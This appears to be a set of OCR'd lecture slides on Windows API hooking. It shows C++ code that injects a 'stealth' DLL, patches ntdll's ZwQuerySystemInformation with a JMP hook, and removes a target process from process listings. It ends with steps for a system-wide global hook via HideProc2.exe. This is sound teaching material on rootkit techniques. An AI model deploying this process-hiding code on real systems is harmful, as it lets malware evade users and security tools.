stealth.cpp → DllMain()

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    char            szCurProc[MAX_PATH] = {0,};
    char            *p = NULL;

    // #1. Handle Exception
    // if the current process is HideProc.exe then stop, DO not Hook itself
    GetModuleFileNameA(NULL, szCurProc, MAX_PATH);
    p = strrchr(szCurProc, '\\');
    if( (p != NULL) && !_stricmp(p+1, "HideProc.exe") )
        return TRUE;

    switch( fdwReason )
    {
        // #2. API Hooking
        case DLL_PROCESS_ATTACH :
        hook_by_code(DEF_NTDLL, DEF_ZWQUERYSYSTEMINFORMATION,
                     (PROC)NewZwQuerySystemInformation, g_pOrgBytes);
        break;

        // #3. API Unhooking
        case DLL_PROCESS_DETACH :
        unhook_by_code(DEF_NTDLL, DEF_ZWQUERYSYSTEMINFORMATION,
                       g_pOrgBytes);
        break;
    }

    return TRUE;
}
```

```
                    // del the the process node
                    if(pCur->NextEntryOffset == 0)
                        pPrev->NextEntryOffset = 0;
                    else
                        pPrev->NextEntryOffset += pCur->NextEntryOffset;
                }
                else
                    pPrev = pCur;
            }

            if(pCur->NextEntryOffset == 0)
                break;

            // move to the next node
            pCur = (PSYSTEM_PROCESS_INFORMATION)
                    ((ULONG)pCur + pCur->NextEntryOffset);
        }
    }

__NTQUERYSYSTEMINFORMATION_END:

    // restore API Hooking
    hook_by_code(DEF_NTDLL, DEF_ZWQUERYSYSTEMINFORMATION,
                 (PROC)NewZwQuerySystemInformation, g_pOrgBytes);

    return status;
}
```

stealth.cpp → DllMain()

```
BOOL hook_by_code(LPCSTR szDllName, LPCSTR szFuncName, PROC pfnNew, PBYTE pOrgBytes)
{
    FARPROC pfnOrg;
    DWORD dwOldProtect, dwAddress;
    BYTE pBuf[5] = {0xE9, 0, };
    PBYTE pByte;

    // Find the API that you want to hook
    pfnOrg = (FARPROC)GetProcAddress(GetModuleHandleA(szDllName), szFuncName);
    pByte = (PBYTE)pfnOrg;

    // if hooked then return FALSE
    if( pByte[0] == 0xE9 )
        return FALSE;

    // Add "write" privilege to memory (tweak 5 bytes)
    VirtualProtect((LPVOID)pfnOrg, 5, PAGE_EXECUTE_READWRITE, &dwOldProtect);

    // Copy old code (5 bytes)
    memcpy(pOrgBytes, pfnOrg, 5);

    // JMP Calculation(E9 XXXX)
    // => XXXX = pfnNew - pfnOrg - 5
    dwAddress = (DWORD)pfnNew - (DWORD)pfnOrg - 5;
    memcpy(&pBuf[1], &dwAddress, 4);

    // Hook - tweak 5 byte (JMP XXXX)
    memcpy(pfnOrg, pBuf, 5);

    // recovery memory property
    VirtualProtect((LPVOID)pfnOrg, 5, dwOldProtect, &dwOldProtect);

    return TRUE;
}
```


JMP instruction

JMP—Jump

Opcode	Instruction	Description
EB *cb*	JMP *rel8*	Jump short, relative, displacement relative to next instruction.
E9 *cw*	JMP *rel16*	Jump near, relative, displacement relative to next instruction.
E9 *cd*	JMP *rel32*	Jump near, relative, displacement relative to next instruction.
FF /4	JMP *r/m16*	Jump near, absolute indirect, address given in *r/m16*.
FF /4	JMP *r/m32*	Jump near, absolute indirect, address given in *r/m32*.
EA *cd*	JMP *ptr16:16*	Jump far, absolute, address given in operand.
EA *cp*	JMP *ptr16:32*	Jump far, absolute, address given in operand.
FF /5	JMP *m16:16*	Jump far, absolute indirect, address given in *m16:16*.
FF /5	JMP *m16:32*	Jump far, absolute indirect, address given in *m16:32*.

Create Stealth Process


ntdll.ZwQuerySystemInformation()



ntdll.ZwQuerySystemInformation()

- Issues: How many process(es) should we hook?


Create Stealth Process



ntdll.ZwQuerySystemInformation()

- Issues: Newly created process(es)

Create Stealth Process



- **Solution: Hook all of them! → Global Hook**

Example 2: Global Hook

- Download and try StealthProcess2.zip

  copy stealth2.dll to %SystemRoot%\system32 folder

  HideProc2.exe –hide stealth2.dll

Q & A